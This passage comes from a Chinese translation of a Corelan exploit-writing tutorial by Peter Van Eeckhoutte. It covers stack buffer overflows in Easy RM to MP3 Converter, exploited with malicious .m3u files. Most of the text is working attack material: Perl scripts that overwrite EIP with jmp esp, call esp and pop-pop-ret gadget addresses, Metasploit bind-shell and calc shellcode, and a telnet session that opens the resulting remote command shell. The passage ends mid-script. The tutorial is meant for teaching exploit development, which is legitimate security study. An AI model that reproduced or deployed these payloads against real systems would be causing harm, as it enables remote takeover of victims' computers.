"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42"
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b"
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47"
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a"
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43"
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a"
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44"
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a"
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a"
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c"
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a"
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45"
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50"
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45"
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c"
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43"
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43"
<...>
"\x50\x41\x41";
```

让我们用这个shellcode：ps：下面的shellcode我是手打上来的。也许你复制/粘贴会不能运行，但是现在你应该知道如何写一个有效的Exploit了吧

```
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Greetings to Saumil and SK :-)
#
# tested on Windows XP SP3 (En)
#
#
#
my $file= "exploitrmtomp3.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCcodec02.dll
my $shellcode = "\x90" x 25;
# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
$shellcode=$shellcode."\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\
x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x00\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
```

```
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
"\x47\x43\x43\x47\x42\x51\x4f\x50\x54\x4b\x4f\x48\x50\x42" .
"\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x48" .
"\x56\x51\x4f\x4d\x59\x4d\x35\x45\x36\x4b\x31\x4a\x4d\x43" .
"\x38\x43\x32\x46\x35\x43\x5a\x44\x42\x4b\x4f\x4e\x30\x42" .
"\x48\x48\x59\x45\x59\x4c\x35\x4e\x4d\x50\x57\x4b\x4f\x48" .
"\x56\x46\x33\x46\x33\x46\x33\x50\x53\x50\x53\x50\x43\x51" .
"\x43\x51\x53\x46\x33\x4b\x4f\x4e\x30\x43\x56\x45\x38\x42" .
"\x31\x51\x4c\x42\x46\x46\x33\x4c\x49\x4d\x31\x4a\x35\x42" .
"\x48\x4e\x44\x44\x5a\x44\x30\x49\x57\x50\x57\x4b\x4f\x48" .
"\x56\x43\x5a\x44\x50\x50\x51\x51\x45\x4b\x4f\x4e\x30\x43" .
"\x58\x49\x34\x4e\x4d\x46\x4e\x4b\x59\x50\x57\x4b\x4f\x4e" .
"\x36\x50\x53\x46\x35\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x50" .
"\x49\x4d\x56\x50\x49\x51\x47\x4b\x4f\x48\x56\x50\x50\x50" .
"\x54\x50\x54\x46\x35\x4b\x4f\x48\x50\x4a\x33\x45\x38\x4a" .
"\x47\x44\x39\x48\x46\x43\x49\x50\x57\x4b\x4f\x48\x56\x50" .
"\x55\x4b\x4f\x48\x50\x42\x46\x42\x4a\x42\x44\x45\x36\x45" .
"\x38\x45\x33\x42\x4d\x4d\x59\x4b\x55\x42\x4a\x46\x30\x50"
"\x59\x47\x59\x48\x4c\x4b\x39\x4a\x47\x43\x5a\x50\x44\x4b"
"\x39\x4b\x52\x46\x51\x49\x50\x4c\x33\x4e\x4a\x4b\x4e\x47"
"\x32\x46\x4d\x4b\x4e\x51\x52\x46\x4c\x4d\x43\x4c\x4d\x42"
"\x5a\x50\x38\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x42\x52\x4b"
"\x4e\x4e\x53\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x49"
"\x46\x51\x4b\x46\x37\x46\x32\x50\x51\x50\x51\x46\x31\x42"
"\x4a\x45\x51\x46\x31\x46\x31\x51\x45\x50\x51\x4b\x4f\x48"
"\x50\x43\x58\x4e\x4d\x4e\x39\x45\x55\x48\x4e\x51\x43\x4b"
"\x4f\x49\x46\x43\x5a\x4b\x4f\x4b\x4f\x47\x47\x4b\x4f\x48"
"\x50\x4c\x4b\x46\x37\x4b\x4c\x4c\x43\x49\x54\x45\x34\x4b"
"\x4f\x4e\x36\x50\x52\x4b\x4f\x48\x50\x43\x58\x4c\x30\x4c"
"\x4a\x44\x44\x51\x4f\x46\x33\x4b\x4f\x48\x56\x4b\x4f\x48"
"\x50\x41\x41";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

创建这个m3u文件并打开，现在Easy RM to MP3看起来像是被挂起了：



Telnet主机的4444端口：

```
root@bt:/# telnet 192.168.0.197 4444
Trying 192.168.0.197...
Connected to 192.168.0.197.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Program Files\Easy RM to MP3 Converter>
```

哦也！

现在退出并编写你自己的shellcode吧。不要忘了做你自己的nice ascii art，获得一个133t 名字，和发送你的祝福给我(corelanc0d3r) :-)

> If you want to learn more about writing exploits, you may want to consider taking "The Exploit Laboratory" class at Blackhat)
>
> (and please send my regards to Saumil and S.K. - "you guys rock!")

This entry was posted on Sunday, July 19th, 2009 at 8:55 am and is filed under Exploits, Security You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.

Exploit 编写系列教程第二篇：栈溢出——跳至 shellcode

【作者】：Peter Van Eeckhoutte
【译者】：riusksk（泉哥：http://riusksk.blogbus.com）

跳至何处？

在上篇教程中（Exploit 编写系列教程第一篇：基于栈的溢出），笔者已讲述了关于漏洞发现，以及利用这些信息来编写可行的 exploit 的相关基础知识。本文所举的例子仍旧是上篇中的实例，我们已经知道 ESP 几乎直接指向我们缓冲区的入口（我只是为 shellcode 预先放置了 4 字节数据，以便使 ESP 直接指向 shellcode），这样我们就可以使用“jmp esp”指令来获得 shellcode 的执行。

注意：本篇教程很大程度上是以本系列教程的第一部分为基础来编写的，因此请读者在阅读本文前，先花点时间将第一部分的内容阅读并理解了。

事实上，我们利用“jmp esp”来跳至 shellcode 的方法是一个近乎完美的方法，但并不是每次都这么容易实现的。本文将就此讲述关于执行/跳转至 shellcode 的其它方法，最后你要面临的问题就是缓冲区是否足够大。

以下为迫使 shellcode 执行的多种方法：

- **jump/call** 到一个指向 shellcode 的寄存器。利用这种技术，你可以利用这个包含 shellcode 地址的寄存器，将该地址置入 EIP 中来实现。你可以利用程序运行时加载的 DLL，去搜索”jump/call register”等操作指令所在的内存地址。当构造 payload 时，我们就可以利用该内存地址去覆盖 EIP。当然，如果有一个直接指向 shellcode 的寄存器可以利用，那也不是不可以的。但由于在第一部分中我们正是利用这种方法来尽力使 exploit 得以执行的，因此本文将不再赘述此种方法。
- **pop return:** 如果栈顶并没有指向攻击者指定的缓冲区，但此缓冲区又起始于栈顶下方的数字节处，那么你就可以使程序执行一系列的 POP 指令和一个 RET 指令，以此将这些字节弹出栈（每 POP 一次，ESP 指针就更接近 shellcode 入口一步），直至正确的缓冲区入口处。执行 RET 指令后，ESP 中的当前栈值将放入 EIP 中。因此当 ESP+x 包含我们的 shellcode 所在的缓冲区地址时（当在调试器中执行命令“d esp”时，你就可以看到在 ESP+offset 中的缓冲区地址，但由于 Intel x86 是属于小端法机器，因此数据可能是反序的），POP RET 方法还是可行的。
- **push return:** 这种方法明显不同于“call register”技术。如果你找不到<jump register>或者<call register>的机器码，那么你可以简单将一个地址压栈，然后执行 ret，因此你只需搜索 ret 之后的 push <register>指令即可。先查找这一串操作指令，再查找执行这串指令的地址，最后利用该地址覆盖 EIP。
- **jmp [reg + offset]:** 如果寄存器指向包含 shellcode 地址的缓冲区，但其并没有指向 shellcode 入口，那么你可以通过搜索操作系统或者应用程序加载的 DLL 中的指令，并向该指令中的寄存器添加上所需的字节偏移量，然后跳转至寄存器所指向的地址。笔者将此种方法称为 jmp [reg + offset]。
- **blind return:** 在第一部分教程中，笔者已经讲过 ESP 指向当前栈基址。RET 指令将从栈中‘pop’新值（4 字节），然后将那地址放入 ESP 中。因此如果用 RET 指令所在地址去覆盖 EIP，那么你将会把 ESP 中的值置入 ESI。
- 如果缓冲区中的可用空间被限制了(EIP 被覆盖之后)，但是在覆写 EIP 之前还有不少空间可利用，那么你可以先在小空间的缓冲区中执行 **jump code**，以跳转至缓冲区首部的关键 shellcode。
- **SHE**：每一程序中均有默认的异常处理程序，这是由操作系统提供的。因此即使程序原本就没有使用异常处理，但你也可以用自己的地址去覆盖 SHE handler，以使其跳转至 shellcode。利用 SHE 可以使 exploit 在 windows 平台下运行得更为稳定，但在利用 SHE 编写 exploit 之前，你需要先掌握一些知识。如果你编写的 exploit 无法在被给的操作系统中运行，那么 payload 可能会导致程序崩溃（触发异常）。因此你可以将“regular”exploit 配合覆盖 SHE 的方式来编写 exploit，以此编写出更为可靠的 exploit。在本系列教程的下一篇文章（第三部分）中将讲述关于 SHE 的内容，这里读者只需记住：在一个被覆写 EIP 的典型栈溢出中，也可以利用 SHE 技术来编写 exploit，以使其运行得更为稳定，同时获取更大可用空间的缓冲区（覆盖 EIP 以触发 SHE……真可谓一箭双雕）。

这里还有很多其它可以使 exploit 稳定运行的方法，但如果你精通以上利用技术，再结合你的知识，你也是可以找出一种更为可行的方法使 exploit 跳至 shellcode。如果一项技术是可行，但 shellcode 并没有运行，这时你可以利用 shellcode 编码器将其编码，再将 shellcode 后移一段，然后在 shellcode 之前写入一些 NOP…这些都将使你的 exploit 工作得更好！当然，有些漏洞只能导致程序崩溃，而无法利用，这也是完全可能存在的。接下来让我们看看上面列出的那些技术的具体实现方法。

call [reg]

如果一个直接指向 shellcode 地址的寄存器被加载，那么你可以利用 call [reg]直接跳至 shellcode。换句话说，如果 ESP 直接指向 shellcode（因此 ESP 的首字节即是 shellcode 的首字节），如果这时你用“call esp”地址覆盖 EIP，那么 shellcode 将被执行。这种方法在所有寄存器下均可行，并且十分流行，因为 kernel32.dll 中包含有很多 call [reg]地址。


例如：假设 ESP 指向 shellcode，首先搜索包含’call esp’操作码的地址。我们可以找到 jmp:

```
findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C836A08 call esp
0x7C874413 jmp esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 2 usable addresses
```

接下来，编写 exploit，并用地址 0x7c836a08 覆盖 EIP。这里使用本系列教程第一部分中的实例 Easy RM to MP3 来讲解,我们可以通过在被覆写的 EIP 与 ESP 之间添加 4 字符，以此将 ESP 指向 shellcode 入口。典型的一份 exploit 代码如下：

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x7C836A08); #overwrite EIP with call esp
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 25; #start shellcode with some NOPS
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

测试结果：



pop ret

正如上面所述的一般，在 Easy RM to MP3 一例中，我们已经能够调整缓冲区，使 ESP 直接指向我们的 shellcode。但要是 shellcode 入口发生偏移呢？比如 shellcode 入口位于 ESP+8，这又当如何利用呢？理论上，当 ESP+offset 已经包含 shellcode 地址，那么只有 pop ret 这种方法是可行的……如果不是如此（事情往往并非如此），那么也许还有其它方法。

下面进行一项测试。我们已知覆盖 EIP 需要 26094 byte，另外在 ESP 指向的栈址（本例中为 0x000ff730）前还需要 4byte。为了模拟出 shellcode 起始于 ESP+8 的假象，我们需要构造出一块栈情况如下的缓冲区：

26094 A,4 XXXX(以 ESP 指针指向的地址结尾)，INT3 中断，7 NOP，INT3 中断，一些 NOP。

我们预先将 shellcode 入口置于第二个中断之后，目的是为了跳过第一个中断，使其正确地到达第二个中断（[ESP+8]=0x000ff738）。

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB"; #overwrite EIP
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\xcc"; #first break
$shellcode = $shellcode . "\x90" x 7; #add 7 more bytes
$shellcode = $shellcode . "\xcc"; #second break
$shellcode = $shellcode . "\x90" x 500; #real shellcode
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

让我们看下栈情况：

由于缓冲区溢出，程序崩溃。我们用“BBBB”覆盖 EIP，ESP 指向 0x000ff730（起始于第一中断），然后 7 个 NOP，接着就是第二中断，即 shellcode 入口（0x000ff738）。

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fa
eip=42424242 esp=000ff730 ebp=00344200 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 cc 90 90 90 90 90 90 90-cc 90 90 90 90 90 90 90 ................
000ff740 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff750 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff760 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d 000ff738
000ff738 cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff748 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff758 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff768 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff778 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff788 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff798 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

为了将 ESP+8 的值赋予 EIP，（如此构造使其跳至 shellcode），我们将使用 pop ret 技术+jmp esp 地址来完成此项任务。

一个 POP 指令将弹出栈顶 4 字节，因此栈指针将指向 000ff734。再运行一个 pop 指令，将会从栈顶中再弹出 4 字节，此时 ESP 就指向了 000ff738。当 ret 指令被执行后，ESP 的当前值将赋予 EIP。因此如果在 000ff738 包含有 jmp esp 指令的地址，那么 EIP 又将执行何种行为呢。此时 000ff738 之后的缓冲区就必须包含 shellcode。

我们需要查找出 pop,pop,ret 的指令串地址，然后用这指令串的首地址来覆盖 EIP，接着让 ESP+8 指向 jmp esp 指令地址，最后紧跟着的就是 shellcode 自身了。首先需要搜索 pop pop ret 机器码，这个我们可以借助 windbg 的汇编功能来搜索：

```
0:000> a
7c90120e pop eax
pop eax
7c90120f pop ebp
pop ebp
7c901210 ret
ret
7c901211
0:000> u 7c90120e
ntdll!DbgBreakPoint:
```

```
7c90120e 58 pop eax
7c90120f 5d pop ebp
7c901210 c3 ret
7c901211 ffcc dec esp
7c901213 c3 ret
7c901214 8bff mov edi,edi
7c901216 8b442404 mov eax,dword ptr [esp+4]
7c90121a cc int 3
```

因此 pop pop ret 指令的机器码为 0x58,0x5d,0xc3。当然你也可 pop 其它寄存器，这里有其它可用的 pop 机器码：

Pop register	Opcode
pop eax	58
pop ebx	5b
pop ecx	59
pop edx	5a
pop esi	5e
pop ebp	5d

现在我们需要在一个可用的 DLL 中搜索这一指令串。在第一部分教程中，我们已经讲过关于应用程序以及操作系统的 DLL 知识。这里笔者建议使用应用程序 DLL，因为这将提高 exploit 在跨 windows 平台/版本下运行的可靠性……但你需要先确定所使用的 DLL 基址每次是否都相同。有时，dll 的基址会被重定向，在这种情况下，使用 OS dll（例如 user32.dll 或 kernel32.dll）也许会更好。

打开 Easy RM to MP3，（不要打开一个文件或其它东西），然后用 windbg 附加进程。windbg 将显示加载模块，包括操作系统模块和应用程序模块（在 windbg 输出栏的上方可以看到以 ModLoad 开头的信息行）。下面是应用程序加载的一些 DLL：

```
ModLoad: 00ce0000 00d7f000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 01b10000 01fdd000 C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
```

运行 dumpbin.exe（来源于 Visual Studio）并添加相关参数/选项，即可查看 dll 的 image base。这允许你定义更低和更高的地址以进行搜索。

你应当尽量避免使用包含 null byte 的地址（因为这将使 exploit 更难成功，但一切皆有可能，只是更困难而已！）下面是搜索 MSRMCcodec00.dll 获得的结果：

```
0:014> s 01a90000 l 01b01000 58 5d c3
01ab6a10 58 5d c3 33 c0 5d c3 55-8b ec 51 51 dd 45 08 dc X].3.].U..QQ.E..
01ab8da3 58 5d c3 8d 4d 08 83 65-08 00 51 6a 00 ff 35 6c X]..M..e..Qj..5l
01ab9d69 58 5d c3 6a 02 eb f9 6a-04 eb f5 b8 00 02 00 00 X].j...j........
```

好的，现在跳到 ESP+8。在此处我们需要写入 jmp esp 指令所在地址（前面已经解释过了，ret 指令将从此处获得地址，并将其赋予 EIP）。此时，ESP 地址将指向我们的 shellcode，也就是 jmp esp 地址之后的位置，因此我们真正需要的是一个 jmp esp 指令）。从第一部分教程中，我们已经知道 0x01ccf23a 正好指向 jmp esp。现在我们使用 perl 脚本来将”BBBB”(用于覆盖 EIP)替换为 pop,pop,ret 地址，后面再跟随 8 字节 NOP（模拟 shellcdoe 从栈顶中弹出 8 字节），然后就是 jmp esp 地址，最后是 shellcdoe。缓冲区情况如下：

```
[AAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][Shellcode]
   26094 A's              EIP              8 bytes offset                JMP ESP
                      (=POPPOPRET)
```

整份 exploit 看起来情况如下：

1：EIP 被 POP POP RET 覆盖，ESP 指向 shellcode 偏移 8 字节的地址；

2：POP POP RET 被执行，EIP 被 0x01ccf23a 覆盖，ESP 指向 shellcode；

3：由于 EIP 被 jmp esp 的地址覆盖掉，因此第二个跳转被执行，然后执行 shellcode。

```
                        ------------------------------------------------------------
                        |                                                          |(1)
                        |                                                          |
                        |          ESP points here (1)                             |
                        |              |                                           V
[AAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][Shellcode]
    26094 A's           EIP                8 bytes offset                JMP ESP     ^
                      (=POPPOPRET)                                        |           | (2)
                                                                          |-----------|
                                                                      ESP now points here (2)
```

接着再连接一个 INT3 中断和以 NOP 代替的 shellcode，最后可以看到我们的跳转执行得很好。

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8; #add more bytes
$shellcode = $shellcode . $jmpesp; #address to return via pop pop ret ( = jmp esp)
$shellcode = $shellcode . "\xcc" . "\x90" x 500; #real shellcode
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```


```
(d08.384): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=90909090 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fe
eip=000ff73c esp=000ff73c ebp=90909090 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff72b:
000ff73c cc int 3
0:000> d esp
000ff73c cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff74c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff75c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff76c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff77c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff78c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff79c 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7ac 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

酷！成功了。现在我们用真正的 shellcode（nops+shellcode,并用 alpha_upper 编码）来代替 jmp esp(ESP+8)之后的 NOPs（执行计算器）：

```
my $file= "test1.m3u";
